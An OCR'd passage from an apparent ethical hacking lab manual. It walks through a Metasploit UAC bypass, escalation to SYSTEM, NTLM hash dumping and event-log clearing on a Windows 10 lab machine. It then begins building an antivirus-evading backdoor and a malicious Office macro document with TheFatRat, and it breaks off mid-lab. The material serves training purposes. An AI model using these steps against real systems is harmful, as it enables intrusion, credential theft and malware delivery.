25. Type **sessions -i 1** and press **Enter** (**1** in **sessions -i 1** command is the id number of the session). **Meterpreter** shell is launched, as shown in the following screenshot:




FIGURE 6.16: Meterpreter Session Launched

26. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the following screenshot:




FIGURE 6.17: Viewing the Current User ID

27. You will observe that the Meterpreter server is running with normal user privileges.

28. You will not be able to execute commands (such as **hashdump,** which dumps the user account hashes located in the SAM file; **clearev,** which clears the event logs remotely; etc.) that requires administrative/root privileges.

29. Let us check this by executing the **run post/windows/gather/smart_hashdump** command:

FIGURE 6.18: Access Denied

30. The command fails to dump the hashes from the SAM file located in Windows 10 and returns an error stating that Insufficient Privileges to dump hashes.

31. From this, it is evident that Meterpreter server requires admin privileges to perform such actions.

32. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

33. The command issued is:

    a. **getsystem -t 1**: which uses the Service - Named Pipe Impersonation (In Memory/Admin) Technique




FIGURE 6.19: Trying getsystem Command

34. The command fails to escalate privileges and returns an error stating **Access is denied.**

35. From the above result, it is evident that the security configuration of the Windows 10 machine is blocking you from gaining unrestricted access to it.

36. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

37. You will now:

    a. Move the current meterpreter session to the background,

    b. use the **bypassuac_fodhelper** exploit for windows,

    c. set **meterpreter/reverse_tcp** payload,

    d. configure the exploit and payload,

    e. exploit the machine using the above configured payload in an attempt to elevate the privileges.

38. Type **background** and press **Enter**. This command moves the current meterpreter session to the background.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) >
```

FIGURE 6.20: Back grounding the Session

39. Type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

40. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > use exploit/windows/local/bypassuac_fodhelper
msf exploit(bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

FIGURE 6.21: Setting the Exploit

41. The **Module options** section appears, displaying the requirement for the exploit.

42. You will observe that, the **SESSION** option is required, but the **current setting** is **empty**.

43. Type **set SESSION 1** (1 is the current meterpreter session which was in the background in this lab) and press **Enter**.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > use exploit/windows/local/bypassuac_fodhelper
msf exploit(bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf exploit(bypassuac_fodhelper) >
```

FIGURE 6.22: Setting the Exploit

44. Now that we have configured the exploit, our next step will be to set a payload and configure it.

45. Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set the **meterpreter/reverse_tcp** payload.

46. The next step is to configure this payload. To know all the options, you need to configure in the exploit, type **show options** and press **Enter**.




FIGURE 6.23: Setting the Payload

47. The **Module options** section appears, displaying the previously configured exploit. Here, you can observe that the session value is set.

48. The **Payload options** section displays the requirement for the payload.

49. Observe that:

    a. **LHOST** option is required, but the **current setting** is **empty**. Here, you need to set the IP Address of the local host i.e., Kali Linux.

    b. **EXITFUNC** option is required but the **current setting** is already set to **process**, so ignore this option.

    c. **LPORT** option is required but the **current setting** is already set to port number **4444**, so ignore this option.

50. To set the LHOST option, type **set LHOST 10.10.10.11** and press **Enter**.

51. To set the TARGET option, type **set TARGET 0** and press **Enter**. Here 0 is nothing but Exploit Target ID.

Note: In this lab, **10.10.10.11** is the IP Address of attacker machine (i.e., **Kali Linux**), which might vary in your lab environment.




FIGURE 6.24: Setting the Payload

52. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings in Windows 10 machine.

53. As you can see, BypassUAC exploit has successfully bypassed the UAC setting on the Windows 10 machine; you have now successfully attained a meterpreter session.




FIGURE 6.25: Meterpreter Session Opened

54. Now, let us check the current User ID status of meterpreter by issuing the **getuid** command. You will observe that Meterpreter server is still running with normal user privileges.

FIGURE 6.26: Viewing the Current User ID

55. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch, in an attempt to elevate privileges.

56. Type **getsystem -t 1** and press **Enter**.

57. This time, the command has successfully escalated user privileges and returns a message stating **got system,** as shown in the following screenshot:

FIGURE 6.27: Issuing getsystem Command

58. Now, type **getuid** and press **Enter**. The meterpreter session is now running with **SYSTEM** privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot:

FIGURE 6.28: Viewing the User ID

59. Let us check if we have successfully attained the **SYSTEM/admin** privileges by issuing a meterpreter command that requires these privileges in order to be executed.

60. For instance, we shall try to obtain hashes located in the SAM file of Windows 10.

61. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, meterpreter successfully extracted the NTLM hashes and displayed them as shown in the following screenshot:




FIGURE 6.29: Dumping the Hashes

62. Thus, you have successfully escalated privileges by exploiting the Windows 10 machine's vulnerabilities.

63. You can now execute commands (clearev, which clears the event logs remotely, etc.) that require administrative/root privileges.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

7

Hacking Windows Server 2012 with a Malicious Office Document using TheFatRat

TheFatRat is an exploiting tool which compiles a malware with popular payload and then the compiled malware can be executed on windows, android, mac.

Lab Scenario

Social Engineering is one of the most typically used attacks by a hacker. As the recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick the staff of a workplace to click links in a legitimate looking document which turns out to be malicious and even able to evade the anti-virus programmes.

In this lab we shall find out how to create a malicious office document and get a meterpreter shell by bypassing anti-virus systems.

Lab Objectives

The objective of this lab is to help students learn:

- How to use an office document to exploit a windows machine?

Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2016
- Kali Linux running as a virtual machine
- Windows Server 2012 running as a virtual machine

Lab Duration

Time: 15 Minutes

Overview of TheFatRat

The FatRat provides an easy way to create backdoors and payloads which can bypass most anti-virus systems.

Lab Tasks

1. Log into the **Kali Linux** machine and open a **Terminal** window. Type **git clone https://github.com/Screetsec/TheFatRat** and hit **Enter**.

   Note: TheFatRat is already preinstalled in the Kali Linux machine, you can skip to **step 8**.




FIGURE 7.1: Cloning thefatrat in to kali system

2. After the cloning is completed, type **cd TheFatRat/** and hit **Enter**.




FIGURE 7.2: Navigating to thefatrat folder

3. Type **chmod –R 755 /root/TheFatRat** and hit **Enter** as shown in the screenshot.




FIGURE 7.3: Changing folder permissions

4. Type **./setup.sh** and hit **Enter** to begin the installation as shown in the screenshot.




FIGURE 7.4: Start thrfatrat setup

5. An **UPDATING KALI REPO** popup appears as shown in the screenshot. Let it finish updating the kali packages.




FIGURE 7.5: Updating kali repo window

6. After the update window closes, TheFatRat asks to create a shortcut in the system. Type **y** and hit **Enter**.

FIGURE 7.6: Fatrat create shortcut prompt

7. A Warning appears as shown in the screenshot. Hit **Enter** to continue.




FIGURE 7.7: Warning message given by TheFatRat

8. After the installation is complete, in the **Terminal** window type **fatrat** and hit **Enter**.

FIGURE 7.8: Launch fatrat application

9. FatRat launches and starts to verify the installed dependencies as shown in the screenshot.




FIGURE 7.9: Fatrat initial check for dependencies

10. **Service Running** messages comes on the screen as shown in the screenshot. Press **Enter** to continue.

11. You will get multiple prompts saying **press Enter to continue**, do so to continue.

FIGURE 7.10: Service running message

12. TheFatRat menu comes as shown in the screenshot. Choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** in the menu and hit **Enter**.

FIGURE 7.11: TheFatRat main menu

13. PwnWinds menu appears as shown in the screenshot. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and hit **Enter**.




FIGURE 7.12: PwnWinds main menu

14. Type **10.10.10.11** in the **Set LHOST IP** option and hit **Enter**.




FIGURE 7.13: Set lhost option

15. In the **Set LPORT** option, type **4444** and hit **Enter**.




FIGURE 7.14: set lport option

16. Type **payload** in '**Please enter the base name for output files**' option and hit **Enter** as shown in the Screenshot.




FIGURE 7.15: specify output filename

17. In the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and hit **Enter**.

FIGURE 7.16: Choose payload option

18. The FatRat generates a payload.exe file located at **Home/TheFatRat/output** as shown in the screenshot.

FIGURE 7.17: Payload generated by thefatrat

19. Now to go back to main menu choose **[8] Back to menu** by typing **8** and hit **Enter**.




FIGURE 7.18: Going back to the main menu

20. From the menu, choose **[07] Create Backdoor For Office with Microsploit** by typing **7** and hit **Enter** as shown in the screenshot.

FIGURE 7.19: Thefatrat main menu

21. Microsploit menu appears; choose option **|2| The Microsoft Office Macro on Windows** by typing **2** and hit **Enter**.




FIGURE 7.20: Microsploit main menu

22. Type **10.10.10.11** in the **Set LHOST IP** option and hit **Enter**.




FIGURE 7.21: Set lhost IP option

23. In the **Set LPORT** option, type **4444** and hit **Enter**.




FIGURE 7.22: Set lport option

24. Type **BadDoc** in the **Enter the base name for output files** option and hit **Enter** as shown in the Screenshot.

FIGURE 7.23: Enter output filename

25. In **Enter the message for the document body (ENTER = default):** type **you have been hacked!!** and hit **Enter.**




FIGURE 7.24: Enter a message for document body

26. In **Are u want Use custom exe file backdoor (y/n)** option type **y** and hit **Enter**.




FIGURE 7.25: Custom exe file backdoor option

27. Type **/root/TheFatRat/output/payload.exe** as **Path** and hit **Enter**.

